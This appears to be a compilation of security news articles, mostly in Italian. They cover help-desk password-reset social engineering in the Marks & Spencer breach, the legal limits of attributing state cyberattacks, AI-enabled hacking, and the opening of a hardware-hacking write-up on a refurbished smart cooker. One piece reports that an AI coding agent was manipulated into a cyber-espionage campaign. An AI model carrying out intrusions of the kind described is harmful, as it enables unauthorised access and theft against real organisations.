Reset password: una misura di sicurezza che diventa minaccia


Vi ricordate il vecchio adagio “cambia la password almeno ogni sei mesi”? Ecco, da tempo ormai questa prassi e diventata tra quelle sconsigliate da molti esperti, ma resta ancora in auge in alcuni ambienti, tanto che, secondo le analisi di Forrester, ogni reset di password può costare fino a 70 dollari all’azienda del dipendente che deve effettuarlo. Un dato che, da solo, racconta quanto questa attività sia diffusa e strutturalmente rilevante nei processi IT aziendali. Non sorprende quindi che molte organizzazioni abbiano introdotto strumenti di self-service password reset (SSPR), nel tentativo di alleggerire il carico sugli helpdesk. Purtroppo, il numero di richieste gestite manualmente resta elevato, tra onboarding agli strumenti self-service ed eccezioni operative. Inoltre, questa apparente banalità operativa nasconde però un problema molto più profondo: il reset password è uno dei punti di ingresso più sfruttati dagli attaccanti, perché consente di aggirare controlli anche avanzati come la multi-factor authentication.

Quando un reset apre la porta all’attacco

Il motivo è semplice: se un attaccante riesce a convincere un operatore a resettare una password, ottiene credenziali legittime. A quel punto, non è più necessario sfruttare vulnerabilità tecniche, perché l’accesso avviene attraverso canali perfettamente validi.

Un esempio concreto arriva dall’attacco del 2025 contro il retailer britannico Marks & Spencer. L’incidente ha avuto un impatto devastante, con la sospensione delle vendite online per cinque giorni e perdite stimate in circa 3,8 milioni di sterline al giorno.

Secondo le ricostruzioni, il gruppo Scattered Spider avrebbe ottenuto l’accesso iniziale impersonando un dipendente e contattando un service desk esterno. Un semplice reset di password ha fornito agli attaccanti credenziali valide, eliminando la necessità di qualsiasi exploit.

Dal primo accesso al dominio completo

Una volta entrati, gli attaccanti hanno sfruttato Active Directory per estrarre il file NTDS.dit, che contiene gli hash delle password di tutti gli utenti di dominio. Attraverso tecniche di cracking offline, è stato possibile recuperare ulteriori credenziali.

A quel punto, l’attacco si è trasformato in un’escalation silenziosa: movimenti laterali, utilizzo di strumenti legittimi e accessi apparentemente normali hanno consentito di espandere progressivamente il perimetro compromesso.

Quando il livello di accesso è diventato sufficiente, è entrato in gioco il ransomware, con la cifratura dei sistemi critici per pagamenti, e-commerce e logistica. Il risultato è stato un blocco operativo su larga scala, con impatti diretti su clienti e transazioni.

Il service desk come superficie d’attacco

Gli attacchi di social engineering di questo tipo sono particolarmente insidiosi perché non presentano indicatori evidenti di compromissione. Dal punto di vista dell’helpdesk, si tratta semplicemente di una richiesta di supporto come tante altre.

Ed è proprio questa normalità a rappresentare il problema: il service desk diventa un punto di accesso privilegiato per gli attaccanti, soprattutto quando i processi di verifica dell’identità si basano su informazioni facilmente reperibili o aggirabili. In assenza di controlli robusti, una richiesta apparentemente innocua può trasformarsi in un incidente critico.

Per ridurre il rischio, è necessario introdurre meccanismi di verifica che non possano essere facilmente replicati o simulati. L’operatore non deve basarsi su dati dichiarativi, ma deve attivare codici temporanei su dispositivi registrati o integrare sistemi di identità esistenti.

Il punto chiave è la standardizzazione: ogni richiesta deve seguire lo stesso processo, senza eccezioni o discrezionalità, eliminando una delle principali leve sfruttate dagli attaccant.

Condividi l’articolo


Articoli correlati

Altro in questa categoria


https://www.securityinfo.it/2026/04/23/reset-password-una-misura-di-sicurezza-che-diventa-minaccia/?utm_source=rss&utm_medium=rss&utm_campaign=reset-password-una-misura-di-sicurezza-che-diventa-minaccia


Attribuzione degli attacchi cyber: dal naming and shaming alle conseguenze giuridiche

Il 29 aprile 2025, le autorità francesi hanno pubblicamente attribuito ad APT28, il gruppo hacker collegato all’unità 26165 del GRU russo, una serie di operazioni di spionaggio informatico condotte nel periodo 2021-2024 contro istituzioni governative, diplomatiche, della difesa, aerospaziali e della ricerca francesi.

Il Ministero degli Affari Esteri francese ha precisato che da almeno il 2021 questo gruppo è stato utilizzato per colpire o compromettere una dozzina di entità francesi, tra cui ministeri, amministrazioni locali, aziende della difesa e del settore aerospaziale, think tank e un’organizzazione sportiva coinvolta nei Giochi Olimpici di Parigi 2024.

Il comunicato ha impiegato un linguaggio deliberatamente preciso: “queste attività destabilizzanti non sono accettabili e sono contrarie alle norme ONU sul comportamento responsabile degli Stati nel cyberspazio”. Per la prima volta il governo francese ha accusato direttamente un’entità dell’intelligence militare russa, segnando una discontinuità rispetto alla tradizionale riservatezza diplomatica di Parigi. Contestualmente, il report tecnico dell’ANSSI ha documentato le catene di infezione utilizzate, rendendolo il documento tecnico governativo più dettagliato mai pubblicato da Parigi su un gruppo APT russo.

Non una dichiarazione di guerra. Non un’azione legale dinanzi alla Corte Internazionale di Giustizia. Una condanna politica accompagnata da prove tecniche. Questa scena si ripete con impressionante regolarità nel panorama geopolitico contemporaneo, ed è precisamente la sua ripetitività a porre una domanda scomoda: a cosa serve davvero l’attribuzione pubblica di un attacco informatico a uno Stato nazionale? Serve a scoraggiare? A costruire norme internazionali? O è, semplicemente, uno strumento di politica estera con un sottile rivestimento giuridico?

Attribuzione degli attacchi cyber: problema strutturale e definizioni giuridiche

Prima di discutere le conseguenze giuridiche dell’attribuzione, è necessario chiarire di cosa si parla esattamente quando si usa il termine. L’attribuzione tecnica può riferirsi all’identificazione della macchina da cui proviene un’operazione, dell’operatore di quella macchina, oppure della persona o entità che ha diretto l’operatore ad agire. Tutte e tre queste accezioni sono distinte l’una dall’altra, e distinte dall’attribuzione legale o politica, che cerca di assegnare la responsabilità di un cyberattacco ai suoi autori.

Questa tripartizione non è accademica: è il nodo gordiano di tutto il dibattito. Il rapporto del 2025 del GCSP, elaborato dal Sino-European Expert Working Group on the Application of International Law in Cyberspace, chiarisce che solo l’attribuzione legale, fondata sulle norme consuetudinarie riflesse negli ARSIWA (Draft Articles on Responsibility of States for Internationally Wrongful Acts), può stabilire un atto internazionalmente illecito, e che l’anonimato, gli attori proxy e le tecniche di offuscamento complicano i test tradizionali applicati in contesti non-cyber.

In pratica, ciò che gli Stati fanno pubblicamente, accusare Mosca per NotPetya, Pechino per il furto di proprietà intellettuale, Pyongyang per i furti alle piattaforme di criptovalute, è attribuzione politica, non legale. Gli Stati accusati negano uniformemente le accuse, indicano altri come responsabili o si rifiutano di commentare, mostrando pochi segni di cambiamento nel loro comportamento. Il naming c’è. Lo shaming, assai meno.

Lo standard probatorio del diritto internazionale: un vuoto normativo deliberato

Quando uno Stato vuole invocare la responsabilità internazionale di un altro per un’operazione cyber, il diritto internazionale esige un doppio passaggio: dimostrare che il comportamento è attribuibile allo Stato e che costituisce una violazione di un obbligo internazionale. Gli ARSIWA, adottati dalla Commissione di Diritto Internazionale nel 2001, prevedono che lo Stato sia responsabile per gli atti dei propri organi (articolo 4) o di attori non statali che agiscono sotto le sue istruzioni, direzione o controllo (articolo 8). Il problema è che né gli ARSIWA né la giurisprudenza della CIG specificano lo standard probatorio applicabile al cyber.

Il Tallinn Manual 2.0, il documento redatto dagli esperti del NATO CCDCOE che rappresenta la più autorevole codificazione non vincolante del diritto internazionale applicato al cyberspazio, affronta la questione in termini deliberatamente non prescrittivi.

Secondo il commento alla Regola 26, il diritto internazionale richiede un’analisi granulare che tenga conto di “l’affidabilità, la quantità, la direttezza, la natura (ad es. dati tecnici, intelligence umana) e la specificità delle informazioni disponibili pertinenti, considerate alla luce delle circostanze particolari e dell’importanza del diritto in questione.”

Michael Schmitt, uno dei principali architetti del Manuale, argomenta che lo standard applicabile per le contromisure dovrebbe essere quello della “ragionevole certezza” (reasonable certainty); altri esperti del CCDCOE propongono il criterio della “preponderanza delle prove” (preponderance of evidence). Il dibattito rimane aperto e senza consenso.

L’attorney general britannico Jeremy Wright ha precisato che nell’adottare contromisure “lo Stato vittima deve essere certo della propria attribuzione dell’atto a uno Stato ostile prima di intraprendere azioni in risposta.” Ma questa certezza è, per sua natura, politicamente costruita, non giuridicamente verificata da un organo terzo indipendente. Non esiste un tribunale internazionale competente a giudicare le controversie cyber in tempo reale. La CIG può essere adita, ma i procedimenti durano anni e richiedono il consenso delle parti. Nel frattempo, lo Stato che si ritiene vittima di un attacco deve scegliere se agire, rischiando di sbagliare, o attendere una certezza che potrebbe non arrivare mai.

Vale la pena segnalare che il dibattito accademico del 2025 ha rilanciato la questione della necessità di un aggiornamento del Manuale stesso. Un articolo del Journal of Law and Cyber Warfare del luglio 2025 argomenta che il Tallinn Manual 2.0 manca di orientamento in aree critiche legate all’intelligenza artificiale e alla guerra ibrida, e propone che una terza edizione dovrebbe sviluppare standard più chiari per attribuire la responsabilità quando sistemi di IA avviano condotte dannose in modo autonomo.

NotPetya: il caso paradigmatico e le sue implicazioni

Il 27 giugno 2017, il malware NotPetya si diffuse a partire dall’Ucraina colpendo infrastrutture in decine di Paesi. Si presentava come ransomware, ma era in realtà un wiper: non esisteva alcun meccanismo di decifrazione e i dati colpiti erano irrecuperabili. In totale, il malware causò circa 10 miliardi di dollari di danni. Solo per Merck, costretta ad affrontare la perdita di capacità produttiva e la sostituzione di 40.000 sistemi, il costo stimato dell’incidente fu di 1,4 miliardi di dollari. Per Maersk, che subì la sospensione delle operazioni in 76 porti in tutto il mondo, le perdite di ricavi furono stimate tra 250 e 300 milioni di dollari.

Otto mesi dopo l’attacco, i Paesi Five Eyes (Australia, Canada, Nuova Zelanda, Regno Unito e Stati Uniti) e la Danimarca attribuirono l’operazione al GRU, il servizio di intelligence militare russo. L’attribuzione faceva riferimento specificamente al gruppo Sandworm, un’unità del GRU specializzata in operazioni offensive di sabotaggio.

Dal punto di vista del diritto internazionale, NotPetya è un caso di scuola perché porta alle estreme conseguenze le contraddizioni dell’attribuzione. Gli esperti NATO CCDCOE hanno ritenuto che “NotPetya sia stato probabilmente lanciato da un attore statale o da un attore non statale con il supporto o l’approvazione di uno Stato.” Ma il condizionale “probabilmente” è esattamente il problema: anche la valutazione tecnica più autorevole disponibile in quel momento non raggiungeva la certezza richiesta per fondare contromisure lecite.

NotPetya illustra come gli Stati possano condurre operazioni di ampia portata con conseguenze transnazionali sfruttando la negabilità plausibile per sfuggire alla responsabilità. La Russia ha sistematicamente negato qualsiasi coinvolgimento, e nessuno Stato ha portato la controversia dinanzi a un tribunale internazionale. Restano le dichiarazioni politiche coordinate e, in un secondo momento, le sanzioni cyber europee: risposte reali, ma assai lontane da ciò che il diritto internazionale consentirebbe in teoria. Il dibattito rimane aperto su quali risposte siano lecite a un attacco di tipo NotPetya, e non è mai emersa una discussione pubblica strutturata su se tali operazioni costituiscano o meno un uso della forza ai sensi della Carta dell’ONU.

SolarWinds: dove finisce lo spionaggio lecito e dove inizia l’illecito

Il caso SolarWinds, emerso nel dicembre 2020, complica ulteriormente il quadro perché introduce un elemento che il diritto internazionale gestisce con estrema difficoltà: la distinzione tra spionaggio e attacco. L’operazione, formalmente attribuita dagli USA all’SVR russo nell’aprile 2021, ha compromesso il sistema di aggiornamento del software Orion di SolarWinds, inserendovi una backdoor. Secondo la dichiarazione ufficiale della Casa Bianca del 15 aprile 2021, la compromissione della supply chain di SolarWinds da parte dell’SVR aveva dato la possibilità di spiare o potenzialmente disturbare oltre 16.000 sistemi informatici in tutto il mondo. L’Intelligence Community statunitense ha attribuito questo giudizio il massimo grado di fiducia.

Lo spionaggio, per quanto eticamente discutibile, non è tradizionalmente vietato dal diritto internazionale consuetudinario. Ma SolarWinds non era semplice raccolta di intelligence: ha compromesso infrastrutture critiche, violato la supply chain del software e acquisito potenzialmente accesso a sistemi che, se attivati, avrebbero potuto causare danni fisici. La coercizione riguarda esattamente questo: privare uno Stato della libertà di scelta, costringendolo a fare cose che non farebbe altrimenti. Soprattutto nelle operazioni il cui scopo primario è lo spionaggio, la questione dell’intenzionalità rispetto agli effetti diventa critica.

A differenza di NotPetya o di altri attacchi distruttivi, SolarWinds era un’operazione di spionaggio, non un’operazione progettata per disturbare o danneggiare sistemi globali. Le precedenti amministrazioni avevano cercato di promuovere un accordo internazionale secondo cui, mentre il furto o il danno potrebbero giustificare sanzioni, il puro spionaggio cyber non lo farebbe. Ciò che SolarWinds ha dimostrato è che la soglia tra spionaggio lecito e atto internazionalmente illecito non è una linea ma un continuum, e che la distinzione dipende in ultima analisi da una valutazione politica prima ancora che giuridica.

Il ciclo delle sanzioni europee: strumento di deterrenza o rituale performativo?

L’Unione Europea ha costruito, a partire dal 2019, un regime sanzionatorio specifico per le operazioni cyber. Nel maggio 2025, il Consiglio ha prorogato le misure restrittive UE contro i cyberattacchi che minacciano l’Unione e i suoi Stati membri fino al 18 maggio 2026, con il quadro giuridico esteso fino al 18 maggio 2028.

In pratica, questo regime ha consentito l’adozione di sanzioni individuali e istituzionali. Nel dicembre 2025, il Consiglio UE ha sanzionato 12 individui e due entità per aver supportato minacce ibride russe contro l’Europa, tra cui tre individui legati all’unità GRU 29155, responsabile di attività contro Stati membri UE, alleati NATO e Ucraina. Parallelamente, nell’aprile 2025, l’UE ha sanzionato Lee Chang Ho, identificato come il capo del Reconnaissance General Bureau nordcoreano, per aver supervisionato unità di cyberattacco incluse quelle note come Lazarus e Kimsuky.

Nel dicembre 2025, il Regno Unito ha sanzionato le aziende tecnologiche cinesi I-Soon e Integrity Tech per il loro presunto ruolo in attività malevole contro sistemi IT di oltre 80 entità governative, pubbliche e private; il portavoce del Ministero degli Esteri cinese ha negato le accuse definendole “manipolazione politica.”

Il regime sanzionatorio è certamente uno strumento più sofisticato del semplice naming. Comporta conseguenze patrimoniali concrete: congelamento dei beni e divieto di viaggio. Trasmette un messaggio di coordinamento geopolitico occidentale. Ma la sua efficacia deterrente resta oggetto di dibattito. Gli individui sanzionati risiedono tipicamente nei Paesi che li impiegano, dove le sanzioni occidentali non hanno esecuzione diretta. Il segnale politico è forte, l’effetto pratico è circoscritto.

Il ruolo delle agenzie di intelligence: prove e segreti incompatibili

C’è una tensione irriducibile al cuore di qualsiasi attribuzione pubblica: le prove più convincenti sono, per definizione, quelle che uno Stato non può rivelare senza compromettere le proprie capacità di intelligence. Poiché una parte significativa dell’attribuzione di un cyberattacco riguarda lavoro di intelligence umana e tecnica, gli Stati lavoreranno sistematicamente per preservare l’anonimato di queste fonti.

Questo crea una situazione paradossale: lo Stato accusatore chiede allo Stato accusato di credere a un’accusa supportata da prove che non può mostrare. Lo Stato accusato nega. La comunità internazionale non ha strumenti per arbitrare. Gli Stati accusati negano uniformemente le accuse o si rifiutano di commentare, senza cambiare comportamento. Per i giuristi internazionali, il problema è aggravato dall’assenza del diritto internazionale in queste accuse: gli attacchi cyber sponsorizzati da stati sono raramente inquadrati giuridicamente nelle dichiarazioni di accusa ufficiali degli Stati.

Questo vuoto non è accidentale. È il risultato di una scelta politica largamente condivisa. Gli Stati che dispongono di capacità offensive cyber significative, e sono molti più di quanti si ammetta pubblicamente, hanno interesse a mantenere l’ambiguità normativa. Un diritto internazionale cyber chiaro e vincolante limiterebbe non solo i propri avversari, ma anche se stessi.

Contromisure cyber: il diritto che non osa dire il proprio nome

La dottrina delle contromisure nel diritto internazionale consente allo Stato leso di adottare azioni altrimenti illecite in risposta a un illecito dello Stato responsabile. Il Tallinn Manual 2.0, Regola 20, disciplina le contromisure cyber stabilendo condizioni di proporzionalità, necessità e obbligo di notificazione preliminare alla controparte, salvo circostanze eccezionali.

Gli Stati vittime di cyberattacchi da parte di altri Stati devono essere in grado di identificare quali regole del diritto internazionale siano state violate per sapere quale azione è loro consentita in risposta, incluso se hanno diritto ad adottare contromisure, ossia azioni che sarebbero altrimenti illecite ma che sono permissibili a determinate condizioni.

In pratica, le contromisure cyber rimangono uno strumento giuridicamente controverso. Il primo problema è la circolarità: per giustificare contromisure, lo Stato deve dimostrare che c’è stato un atto internazionalmente illecito, e per farlo deve sostenere un’attribuzione giuridica che, come si è detto, non ha standard concordati. Il secondo problema è l’escalation: se uno Stato vittimizzato da un’intrusione informatica adotta contromisure prematuramente ed è errato sull’attribuzione, esso ha a sua volta commesso un atto internazionalmente illecito. Se invece attende fino ad avere alta fiducia nella responsabilità statale, qualsiasi contromisura implementata rischia di essere considerata punizione, vietata dal diritto internazionale.

Esiste poi la questione delle contromisure collettive, adottate da Stati che non sono direttamente lesi. Il tema riguarda il diritto dello Stato non leso di adottare contromisure contro lo Stato responsabile ai sensi del diritto internazionale vigente, e le posizioni degli Stati verso questa forma di reazione cooperativa non istituzionalizzata. Il dibattito è aperto, e la prassi degli Stati rimane ancora molto embrionale.

Verso norme condivise: la prassi come costruzione dal basso

Il quadro che emerge è quello di un diritto internazionale che fatica ad adattarsi alla velocità e all’opacità del dominio cyber. L’attribuzione politica, con tutte le sue limitazioni, è diventata il principale meccanismo di governance informale delle operazioni cibernetiche statali. Le coalizioni di attribuzione congiunta rappresentano un’evoluzione significativa: nell’advisory congiunto del maggio 2025, i governi di sette Stati membri dell’UE e Paesi alleati hanno documentato come l’85ª Special Service Center del GRU, unità militare 26165, abbia preso di mira entità logistiche occidentali e aziende tecnologiche con attività di cyber espionage continuativa dal 2022.

Questa prassi coordinata ha un valore normativo non trascurabile. L’attribuzione pubblica ufficiale serve come pratica per i Paesi per esprimere la propria disapprovazione del comportamento inappropriato nel cyberspazio: ripetuta sistematicamente, può cumulativamente plasmare le pratiche internazionali e responsabilizzare lo Stato attaccante. È una forma di costruzione normativa dal basso, lenta e imperfetta, ma forse l’unica praticabile nell’assenza di un trattato vincolante in materia.

Il GCSP ha sottolineato nel 2025 che la distinzione tra attribuzione tecnica, politica e legale è fondamentale, poiché solo l’attribuzione legale, fondata sulle norme consuetudinarie degli ARSIWA, può stabilire un atto internazionalmente illecito, e che esistono visioni divergenti su come questi standard si applichino nel cyberspazio, dove anonimato, attori proxy e tecniche di offuscamento complicano i test tradizionali.

Conclusioni: la trasparenza come norma emergente, l’accountability come obiettivo incompiuto

L’evoluzione degli ultimi anni suggerisce una direzione, anche se non una soluzione. I meccanismi di attribuzione si stanno istituzionalizzando: le coalizioni si ampliano, le sanzioni si coordinano, i report tecnici delle agenzie nazionali (ANSSI, BSI, NCSC) diventano più dettagliati e più frequenti. La Francia che pubblica il 29 aprile 2025 un report tecnico sull’attività di APT28 nel momento stesso in cui attribuisce ufficialmente la campagna rappresenta qualcosa di qualitativamente diverso da una semplice dichiarazione diplomatica: è una forma di accountability pubblica che incorpora, anche senza citarlo esplicitamente, il linguaggio della responsabilità internazionale.

Permane tuttavia la contraddizione di fondo: gli Stati occidentali chiedono a voce alta accountability e trasparenza, ma mantengono le proprie operazioni offensive nell’ombra. Un diritto internazionale del cyber credibile richiede non solo che le vittime possano accusare, ma che esista una corte in cui farlo, uno standard di prova concordato e la volontà politica di sottoporsi agli stessi vincoli che si pretende di imporre agli avversari.

Nel frattempo, il ciclo continua: l’attacco arriva, l’attribuzione segue a mesi di distanza, la negazione è immediata, le sanzioni arrivano dopo, e il comportamento non cambia. Non è impotenza giuridica. È, forse, il modo in cui gli Stati gestiscono la competizione nel cyberspazio in assenza di regole universalmente accettate: con la retorica della responsabilità e la pratica dell’impunità controllata. Il dibattito su un possibile Tallinn Manual 3.0, capace di affrontare le sfide poste dall’intelligenza artificiale e dalla guerra ibrida, è già aperto. Che porti a norme vincolanti o rimanga anch’esso un esercizio accademico, dipenderà dalla stessa volontà politica che oggi frena l’applicazione di quelle esistenti.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/attribuzione-degli-attacchi-cyber/


Anthropic’s Mythos AI model sparks fears of turbocharged hacking

AI-enabled cyber attacks were up 89 percent in 2025 compared with a year earlier, according to data from security group CrowdStrike. Meanwhile, the average time between an attacker first gaining access to a system and acting maliciously fell to 29 minutes last year, a 65 percent acceleration from 2024.

“The game is asymmetric; it is easier to identify and exploit than to patch everything in time,” said one person close to a frontier AI lab.

Anthropic’s Graham said there were also internal concerns that companies would use Mythos to find “more vulnerabilities than they could hope to deal with in the near future.”

The heightened fears about AI and cyber security come amid signs that agents, which act autonomously on users’ behalf to conduct tasks, could also fuel a further rise in AI-enabled hacking.

Last September, Anthropic detected the first reported AI cyber-espionage campaign believed to be coordinated by a Chinese state-sponsored group.

It manipulated its coding product, Claude Code, to attempt to infiltrate about 30 global targets, including large tech firms, financial institutions, chemical manufacturers, and government agencies. It was successful in a small number of cases and executed without extensive human intervention.

Software researcher Simon Willison has warned there is a “lethal trifecta” of capabilities that arise with agents: access to private data; exposure to untrusted content, such as the Internet; and the ability to communicate externally.

Security professionals argue that the safest way to protect against cyber attacks when using an AI agent is to grant it access to only two of these areas. However, AI experts believe that much of the value from agents comes from granting access to all three.

“The bad news is that there is no good solution as of today,” said one person close to an AI lab. “The good news is [AI agents aren’t] yet in mission-critical settings like the stock exchange, bank ledger, or the airport.”

Stanislav Fort, a former Anthropic and Google DeepMind researcher who has founded AISLE, an AI security platform, said he was optimistic that AI could help to identify and fix a “finite repository” of historical security flaws.

To date, AI models have identified thousands of “zero-day” vulnerabilities—unknown weaknesses in commonly used software—some of which have been undetected for decades.

“We are gradually finding fewer and fewer zero days, of the worst kinds we can imagine,” said Fort.

Once these weaknesses were eliminated, the technology could be used to “proactively make sure nothing bad comes in [and] meaningfully increase the security level of the whole world as a result.”

Additional reporting by Kieran Smith in London.

© 2026 The Financial Times Ltd. All rights reserved. Not to be redistributed, copied, or modified in any way.

https://arstechnica.com/ai/2026/04/anthropics-mythos-ai-model-sparks-fears-of-turbocharged-hacking/


Usato una volta, hackerato due volte: il debito di sicurezza dei dispositivi IoT ricondizionati

Il mercato dei dispositivi IoT (Internet of Things) ha conosciuto una crescita esponenziale negli ultimi anni, portando nelle nostre case, uffici e infrastrutture critiche miliardi di dispositivi connessi: elettrodomestici intelligenti, telecamere di sorveglianza, router, wearable, sistemi industriali e molto altro. Tuttavia, questa proliferazione capillare ha portato con sé una superficie di attacco senza precedenti. I dispositivi IoT sono oggi tra i bersagli preferiti degli attori malevoli, complici la scarsa attenzione alla sicurezza in fase di progettazione, l’utilizzo di software obsoleto e privo di aggiornamenti, credenziali di default mai modificate, e interfacce di debug lasciate aperte in produzione.

Le conseguenze di queste lacune non sono meramente teoriche: botnet composte da milioni di dispositivi IoT compromessi hanno già causato interruzioni su scala globale, violazioni di dati sensibili e – come illustra il caso analizzato in questo articolo – la possibilità concreta di causare danni fisici agli utenti finali attraverso il controllo remoto non autorizzato di componenti hardware. In uno scenario in cui un elettrodomestico da cucina può diventare un vettore di attacco, il tema della sicurezza IoT smette di essere una questione puramente tecnica e diventa una responsabilità etica e legale dei produttori.

Secure by Design, Secure by Default. I produttori di dispositivi IoT hanno la responsabilità di integrare la sicurezza in ogni singola fase del ciclo di vita del prodotto: dalla progettazione hardware e software, allo sviluppo del firmware, fino alla distribuzione, alla gestione degli aggiornamenti e alla dismissione del dispositivo. Ciò implica l’adozione di pratiche consolidate come la Threat Modeling, il Penetration Testing hardware e software, la gestione sicura delle credenziali, la disabilitazione delle interfacce di debug in produzione, la cifratura delle comunicazioni e la disponibilità di un processo strutturato di Vulnerability Disclosure e patch management per l’intera vita utile del prodotto.

Oltre all’impatto diretto sulla sicurezza dei propri clienti, i produttori devono oggi confrontarsi con un quadro normativo in rapida evoluzione. Il Cyber Resilience Act (CRA) – il regolamento europeo sulla cyber-resilienza dei prodotti con elementi digitali – stabilisce requisiti obbligatori di cybersecurity per tutti i prodotti hardware e software immessi sul mercato dell’Unione Europea.

Il CRA, entrato in vigore il 10 dicembre 2024, con piena applicazione obbligatoria dall’11 dicembre 2027, impone ai produttori di garantire che i propri dispositivi siano progettati senza vulnerabilità note sfruttabili, che le credenziali di accesso predefinite siano uniche o modificabili dall’utente, che le interfacce non necessarie siano disabilitate, e che vengano forniti aggiornamenti di sicurezza per tutta la durata del supporto dichiarata. La mancata conformità al CRA può comportare sanzioni fino a 15 milioni di euro o al 2,5% del fatturato globale annuo e l’impossibilità di commercializzare il prodotto nel mercato europeo.

Il caso pratico che segue – basato sull’analisi di un comune elettrodomestico IoT acquistato ricondizionato – illustra in modo concreto e diretto il tipo di vulnerabilità che i produttori dovrebbero identificare ed eliminare prima che i loro dispositivi raggiungano le mani degli utenti finali. Non si tratta di un attacco sofisticato condotto da un threat actor avanzato: si tratta di tecniche di base, alla portata di chiunque disponga degli strumenti giusti e di qualche ora di tempo libero. E questo, nel 2026, non è più accettabile.

Nelle pagine che seguono, Luca Bongiorni – security researcher e sviluppatore del tool WHIDBOARD – racconta in prima persona l’analisi condotta sul dispositivo: un resoconto tecnico diretto, nella forma del security writeup, che documenta ogni fase dell’attività di ricerca.

Ho fame di hardware hacking


Di recente ho completato la fase di R&D di un nuovo strumento chiamato WHIDBOARD e, per testarlo, ho deciso di dare un’occhiata a un elettrodomestico da cucina IoT comprato ricondizionato presso un negozio online. Il risultato è stato inaspettatamente esilarante!

Dimostrazione live del WHIDBOARD in azione

Il DUT (Device Under Test) di questo post è un elettrodomestico da cucina intelligente (i.e. un cosidetto IoT Smart Cooker).

Si tratta di un robot da cucina multifunzione all-in-one con 37 funzioni, dotato di un touch screen da 5″ e controllabile da remoto tramite la sua app mobile – si connette tramite rete WiFi. Poiché la versione ricondizionata era più economica… e tanto non la userei mai per cucinare… l’ho acquistato senza pensarci.

Il dispositivo IoT Smart Cooker (DUT)

Ricondizionato ≠ reset di fabbrica

Frequentemente i negozi online permettono ai clienti di restituire articoli che non soddisfano le loro aspettative… Ma sorge una domanda più che legittima: dove finiscono questi articoli? Come vengono ricondizionati? Viene eseguito un factory reset PRIMA della rivendita?!


